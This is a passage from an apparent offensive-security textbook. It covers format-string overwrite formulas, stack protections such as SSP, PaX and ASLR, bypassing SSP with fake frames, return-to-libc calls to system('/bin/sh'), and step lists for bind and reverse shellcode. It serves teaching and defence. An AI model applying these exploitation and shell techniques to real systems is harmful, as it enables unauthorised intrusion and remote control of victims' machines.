%.[HOB - 8]x	%.[LOB - 8]x	The dot (.) is used to ensure integers. Expressed in decimal.	0xffff - 8 = 49143 in decimal, so .49143x
%[offset]\$hn	%[offset + 1]\$hn		%4\$hn
%.[LOB - HOB]x	%.[HOB - LOB]x	The dot (.) is used to ensure integers. Expressed in decimal.	0xff50 - 0xffff = 16209 in decimal, so %.16209x
%[offset + 1]\$hn	%[offset]\$hn		%5\$hn

Now comes the magic.

Table presents the formula to help us construct the format string used to overwrite an arbitrary address (in our case, the canary address, [0x08049734](#)).

Using the Canary Value to Practice

Using *Table* to construct the format string, let's try to overwrite the canary value with the location of our shellcode.

Using string format vulnerabilities, we can also write memory.

By leveraging the formula in *Table*, we can pick memory locations within the application and overwrite values.

This table makes the math easy to compute what values need to be set to manipulate values and then write them into a specific memory location.

This will allow us to change variable values as well as set up for more complex attacks.

Changing Program Execution



We can overwrite a staged canary value...big deal.

It *is* a big deal because some locations are executable and, if overwritten, may lead to system redirection and execution of your shellcode.

ELF32 File Format

When the GNU compiler creates binaries, they are stored in ELF32 file format.

This format allows for many tables to be attached to the binary.

Among other things, these tables are used to store pointers to functions the file may need often.

There are two tools you may find useful when dealing with binary files:

- **nm** Used to dump the addresses of the sections of the ELF32 format file
- **objdump** Used to dump and examine the individual sections of the file

2. Memory Protection Schemes

Since buffer overflows and heap overflows have come to be, many programmers have developed memory protection schemes to prevent these attacks.

Compiler Improvements

Several improvements have been made to the [gcc](#) compiler, starting in GCC 4.1.

Libsafe

Libsafe is a dynamic library that allows for the safer implementation of the following dangerous functions:

- [strcpy\(\)](#)
- [strcat\(\)](#)
- [sprintf\(\), vsprintf\(\)](#)
- [getwd\(\)](#)
- [gets\(\)](#)
- [realpath\(\)](#)
- [fscanf\(\), scanf\(\), sscanf\(\)](#)

Libsafe overwrites these dangerous `libc` functions, replacing the bounds and input-scrubbing implementations, thereby eliminating most stack-based attacks.

However, there is no protection offered against the heap-based exploits described in this chapter.

StackShield, StackGuard, and Stack Smashing Protection (SSP)

- StackShield is a replacement to the `gcc` compiler that catches unsafe operations at compile time.
- Once it's installed, the user simply issues `shieldgcc` instead of `gcc` to compile programs.
- In addition, when a function is called, StackShield copies the saved return address to a safe location and restores the return address upon returning from the function.

- StackGuard was developed by Crispin Cowan of *Immunix.com* and is based on a system of placing “canaries” between the stack buffers and the frame state data.
- If a buffer overflow attempts to overwrite saved **eip**, the canary will be damaged and a violation will be detected.
- Stack Smashing Protection (SSP), formerly called ProPolice, is now developed by Hiroaki Etoh of IBM and improves on the canary-based protection of StackGuard by rearranging the stack variables to make them more difficult to exploit.
- In addition, a new prolog and epilog are implemented with SSP.

The following is the previous prolog:


```
080483c4 <main>:  
80483c4: 55          push    %ebp  
80483c5: 89 e5        mov     %esp,%ebp  
80483c7: 83 ec 18     sub     $0x18,%esp
```

The new prolog is


```
080483c4 <main>:  
80483c4: 8d 4c 24 04    lea     0x4(%esp),%ecx  
80483c8: 83 e4 f0        and    $0xffffffff0,%esp  
80483cb: ff 71 fc        pushl   -0x4(%ecx)  
80483ce: 55          push    %ebp  
80483cf: 89 e5        mov     %esp,%ebp  
80483d1: 51          push    %ecx  
80483d2: 83 ec 24     sub     $0x24,%esp
```

As shown in *Figure*, a pointer is provided to **ArgC** and checked after the return of the application, so the key is to control that pointer to **ArgC**, instead of saved **Ret**.

Prolog Prior



Prolog After GCC 4.1




Because of this new prolog, a new epilog is created:

80483ec:	83 c4 24	add	\$0x24,%esp
80483ef:	59	pop	%ecx
80483f0:	5d	pop	%ebp
80483f1:	8d 61 fc	lea	-0x4(%ecx),%esp
80483f4:	c3	ret	

Bypassing Stack Protection

Now that we have a new prolog and epilog, we need to insert a fake frame, including a fake **Ret** and fake **ArgC**, as shown in *Figure*.



Using this fake frame technique, we can control the execution of the program by jumping to the fake **ArgC**, which will use the fake **Ret** address (the actual address of the shellcode).

Non-Executable Stack (GCC Based)

GCC has implemented a non-executable stack, using the `GNU_STACK` ELF markings.

This feature is on by default (starting in version 4.1) and may be disabled with the `-z execstack` flag, as shown here:

```
root@kali:~/book# gcc -o test test.c && readelf -l test | grep -i stacktest.c:  
GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4  
root@kali:~/book# gcc -z execstack -o test test.c && \  
readelf -l test | grep -i stack  
GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x4
```

Notice that in the first command the RW flag is set in the ELF markings, and in the second command (with the `-z execstack` flag) the RWE flag is set in the ELF markings.

The flags stand for read (R), write (W), and execute (E).

Kernel Patches and Scripts

Although many protection schemes are introduced by kernel-level patches and scripts, we will mention only a few of them here.

Non-Executable Memory Pages (Stacks and Heaps)

Early on, developers realized that program stacks and heaps should not be executable and that user code should not be writable once it is placed in memory.

Several implementations have attempted to achieve these goals.

The Page-eXec (PaX) patches attempt to provide execution control over the stack and heap areas of memory by changing the way memory paging is done.

Normally, a page table entry (PTE) exists for keeping track of the pages of memory and caching mechanisms called data and instruction translation look-aside buffers (TLBs).

The TLBs store recently accessed memory pages and are checked by the processor first when accessing memory.

If the TLB caches do not contain the requested memory page (a cache miss), then the PTE is used to look up and access the memory page.

The PaX patch implements a set of state tables for the TLB caches and maintains whether a memory page is in read/write mode or execute mode.

As the memory pages transition from read/write mode into execute mode, the patch intervenes, logging and then killing the process making this request.

PaX has two methods to accomplish non-executable pages.

The SEGEXEC method is faster and more reliable, but splits the user space in half to accomplish its task.

When needed, PaX uses a fallback method, PAGEEXEC, which is slower but also very reliable.

Red Hat Enterprise Server and Fedora offer the ExecShield implementation of non-executable memory pages.

Although quite effective, it has been found to be vulnerable under certain circumstances and to allow data to be executed.

Address Space Layout Randomization (ASLR)

The intent of ASLR is to randomize the following memory objects:

- Executable image
- `Brk()`-managed heap
- Library images
- `Mmap()`-managed heap
- User space stack
- Kernel space stack

PaX, in addition to providing non-executable pages of memory, fully implements the preceding ASLR objectives. grsecurity (a collection of kernel-level patches and scripts) incorporates PaX and has been merged into many versions of Linux.

Red Hat and Fedora use a Position Independent Executable (PIE) technique to implement ASLR.

This technique offers less randomization than PaX, although they protect the same memory areas.

Systems that implement ASLR provide a high level of protection from “return into libc” exploits by randomizing the way the function pointers of libc are called.

This is done through the randomization of the `mmap()` command and makes finding the pointer to `system()` and other functions nearly impossible.

However, using brute-force techniques to find function calls such as `system()` is possible.

Return to libc Exploits

“Return to libc” is a technique that was developed to get around non-executable stack memory protection schemes such as PaX and ExecShield.

Basically, the technique uses the controlled **eip** to return execution into existing glibc functions instead of shellcode.


Remember, glibc is the ubiquitous library of C functions used by all programs.

The library has functions such as **system()** and **exit()**, both of which are valuable targets.

Of particular interest is the **system()** function, which is used to run programs on the system.

All you need to do is *munge* (shape or change) the stack to trick the **system()** function into calling a program of your choice, say **/bin/sh**.

To make the proper `system()` function call, we need our stack to look like this:



We will overflow the vulnerable buffer and exactly overwrite the old saved `eip` with the address of the glibc `system()` function.

When our vulnerable `main()` function returns, the program will return into the `system()` function as this value is popped off the stack into the `eip` register and executed.

At this point, the `system()` function will be entered and the `system()` prolog will be called, which will build another stack frame on top of the position marked “Filler,” which for all intents and purposes will become our new saved `eip` (to be executed after the `system()` function returns).

Now, as you would expect, the arguments for the `system()` function are located just below the newly saved `eip` (marked “Filler” in the diagram).

Because the `system()` function is expecting one argument (a pointer to the string of the filename to be executed), we will supply the pointer of the string “`/bin/sh`” at that location.

In this case, we don’t actually care what we return to after the system function executes.

If we did care, we would need to be sure to replace Filler with a meaningful function pointer such as `exit()`.

Bottom Line

Memory Protection Scheme	Stack-Based Attacks	Heap-Based Attacks
No protection used	Vulnerable	Vulnerable
StackGuard/StackShield, SSP	Protection	Vulnerable
PaX/ExecShield	Protection	Protection
Libsafe	Protection	Vulnerable
ASLR (PaX/PIE)	Protection	Protection



Shellcode Strategies

- Reliable shellcode is at the heart of virtually every exploit that results in “arbitrary code execution,” a phrase used to indicate that a malicious user can cause a vulnerable program to execute instructions provided by the user rather than the program.
- In a nutshell, shellcode *is* the arbitrary code being referred to in such cases.
- The term *shellcode* (or *shell code*) derives from the fact that, in many cases, malicious users utilize code that provides them with either shell access to a remote computer on which they do not possess an account or, alternatively, access to a shell with higher privileges on a computer on which they do have an account.

- In the optimal case, such a shell might provide root- or administrator-level access to a vulnerable system.
- Over time, the sophistication of shellcode has grown well beyond providing a simple interactive shell, to include such capabilities as encrypted network communications and in-memory process manipulation.
- To this day, however, “shellcode” continues to refer to the executable component of a payload designed to exploit a vulnerable program.

User Space Shellcode

- The majority of programs that typical computer users interact with are said to run in user space.
- *User space* is that portion of a computer's memory space dedicated to running programs and storing data that has no need to deal with lower-level system issues.
- That lower-level behavior is provided by the computer's operating system, much of which runs in what has come to be called *kernel space* because it contains the core, or kernel, of the operating system code and data.

System Calls

- Programs that run in user space and require the services of the operating system must follow a prescribed method of interacting with the operating system, which differs from one operating system to another.
- In generic terms, we say that user programs must perform “system calls” to request that the operating system perform some operation on their behalf.
- On many x86-based operating systems, user programs can make system calls by utilizing a software-based interrupt mechanism via the x86 `int 0x80` instruction or the dedicated `sysenter` system call instruction.

- The Microsoft Windows family of operating systems is somewhat different, in that it generally expects user programs to make standard function calls into core Windows library functions that will handle the details of the system call on behalf of the user.
- Virtually all significant capabilities required by shellcode are controlled by the operating system, including file access, network access, and process creation; as such, it is important for shellcode authors to understand how to access these services on the platforms for which they are authoring shellcode.

- Making system calls in Windows shellcode is a little more complicated.
- On the Unix side, using an `int 0x80` requires little more than placing the proper values in specific registers or on the stack before executing the `int 0x80` instruction.
- At that point, the operating system takes over and does the rest. By comparison, the simple fact that our shellcode is required to call a Windows function in order to access system services complicates matters a great deal.
- The problem boils down to the fact that although we certainly know the name of the Windows function we wish to call, we do not know its location in memory (if indeed the required library is even loaded into memory at all!).

- This is a consequence of the fact that these functions reside in dynamic linked libraries (DLLs), which do not necessarily appear at the same location on all versions of Windows and which can be moved to new locations for a variety of reasons, not the least of which is Microsoft-issued patches.
- As a result, Windows shellcode must go through a discovery process to locate each function that it needs to call before it can call those functions.

Basic Shellcode

- Given that we can inject our own code into a process, the next big question is, “What code do we wish to run?”
- Certainly, having the full power that a shell offers would be a nice first step.
- It would be nice if we did not have to write our own version of a shell (in assembly language, no less) just to upload it to a target computer that probably already has a shell installed.
- With that in mind, the technique that has become more or less standard typically involves writing assembly code that launches a new shell process on the target computer and causes that process to take input from and send output to the attacker.

- The easiest piece of this puzzle to understand turns out to be launching a new shell process, which can be accomplished through use of the `execve` system call on Unix-like systems and via the `CreateProcess` function call on Microsoft Windows systems.
- The more complex aspect is understanding where the new shell process receives its input and where it sends its output.
- This requires that we understand how child processes inherit their input and output file descriptors from their parents.

- Regardless of the operating system that we are targeting, processes are provided three open files when they start.
- These files are typically referred to as the standard input (stdin), standard output (stdout), and standard error (stderr) files.
- On Unix systems, these are represented by the integer file descriptors 0, 1, and 2, respectively.
- Interactive command shells use stdin, stdout, and stderr to interact with their users.
- As an attacker, you must ensure that before you create a shell process, you have properly set up your input/output file descriptor(s) to become the stdin, stdout, and stderr that will be utilized by the command shell once it is launched.

Port Binding Shellcode

- When attacking a vulnerable networked application, simply **execing** a shell will not always yield the results we are looking for.
- If the remote application closes our network connection before our shell has been spawned, we will lose our means to transfer data to and from the shell.
- In other cases, we may use UDP datagrams to perform our initial attack but, due to the nature of UDP sockets, we can't use them to communicate with a shell.
- In cases such as these, we need to find another means of accessing a shell on the target computer.
- One solution to this problem is to use *port binding shellcode*, often referred to as a *bind shell*.

Once it's running on the target, shellcode must take these steps to create a bind shell on the target:

1. Create a TCP socket.
2. Bind the socket to an attacker-specified port. The port number is typically hardcoded into the shellcode.
3. Make the socket a listening socket.
4. Accept a new connection.
5. Duplicate the newly accepted socket onto stdin, stdout, and stderr.
6. Spawn a new command shell process (which will receive/send its input and output over the new socket).

- Step 4 requires the attacker to reconnect to the target computer to attach to the command shell.
- To make this second connection, attackers often use a tool such as Netcat, which passes their keystrokes to the remote shell and receives any output generated by the remote shell.
- Although this process may seem relatively straightforward, there are a number of things to take into consideration when attempting to use port binding shellcode.

- First, the network environment of the target must be such that the initial attack is allowed to reach the vulnerable service on the target computer.
- Second, the target network must also allow the attacker to establish a new inbound connection to the port that the shellcode has bound to.
- These conditions often exist when the target computer is not protected by a firewall, as shown in *Figure*




Figure Network layout that permits port binding shellcode

- This may not always be the case if a firewall is in use and is blocking incoming connections to unauthorized ports.
- As shown in *Figure*, a firewall may be configured to allow connections only to specific services such as a web or mail server, while blocking connection attempts to any unauthorized ports.




Figure Firewall configured to block port binding shellcode

- Third, a system administrator performing analysis on the target computer may wonder why an extra copy of the system command shell is running, why the command shell appears to have network sockets open, or why a new listening socket exists that can't be accounted for.
- Finally, when the shellcode is waiting for the incoming connection from the attacker, it generally can't distinguish one incoming connection from another, so the first connection to the newly opened port will be granted a shell, while subsequent connection attempts will fail.
- This leaves us with several things to consider to improve the behavior of our shellcode.

Reverse Shellcode

- If a firewall can block our attempts to connect to the listening socket that results from successful use of port binding shellcode, perhaps we can modify our shellcode to bypass this restriction.
- In many cases, firewalls are less restrictive regarding outgoing traffic.
- Reverse shellcode, also known as *callback shellcode*, exploits this fact by reversing the direction in which the second connection is made.
- Instead of binding to a specific port on the target computer, reverse shellcode initiates a new connection to a specified port on an attacker-controlled computer.
- Following a successful connection, it duplicates the newly connected socket to stdin, stdout, and stderr before spawning a new command shell process on the target machine.

These steps are

1. Create a TCP socket.
2. Configure the socket to connect to an attacker-specified port and IP address. The port number and IP address are typically hardcoded into the attacker's shellcode.
3. Connect to the specified port and IP address.
4. Duplicate the newly connected socket onto stdin, stdout, and stderr.
5. Spawn a new command shell process (which will receive/send its input/output over the new socket).

Figure shows the behavior of reverse connecting shellcode.




Figure Network layout that facilitates reverse connecting shellcode

- For a reverse shell to work, the attacker must be listening on the specified port and IP address prior to step 3.
- Netcat is often used to set up such a listener and to act as a terminal once the reverse connection has been established.
- Reverse shells are far from a sure thing.
- Depending on the firewall rules in effect for the target network, the target computer may not be allowed to connect to the port that we specify in our shellcode, a situation shown in *Figure*.




Figure Firewall configuration that prevents reverse connecting shellcode

- You may be able to get around restrictive rules by configuring your shellcode to call back to a commonly allowed outgoing port such as port 80.
- This may also fail, however, if the outbound protocol (HTTP for port 80, for example) is proxied in any way, as the proxy server may refuse to recognize the data that is being transferred to and from the shell as valid for the protocol in question.

- Another consideration if the attacker is located behind a NAT device is that the shellcode must be configured to connect back to a port on the NAT device.
- The NAT device must, in turn, be configured to forward corresponding traffic to the attacker's computer, which must be configured with its own listener to accept the forward connection.
- Finally, even though a reverse shell may allow us to bypass some firewall restrictions, system administrators may get suspicious about the fact that they have a computer establishing outbound connections for no apparent reason, which may lead to the discovery of our exploit.

Find Socket Shellcode

- The last of the three common techniques for establishing a shell over a network connection involves attempting to reuse the same network connection over which the original attack takes place.
- This method takes advantage of the fact that exploiting a remote service necessarily involves connecting to that service, so if we are able to exploit a remote service, then we have an established connection we can use to communicate with the service after the exploit is complete.
- This situation is shown in *Figure*.

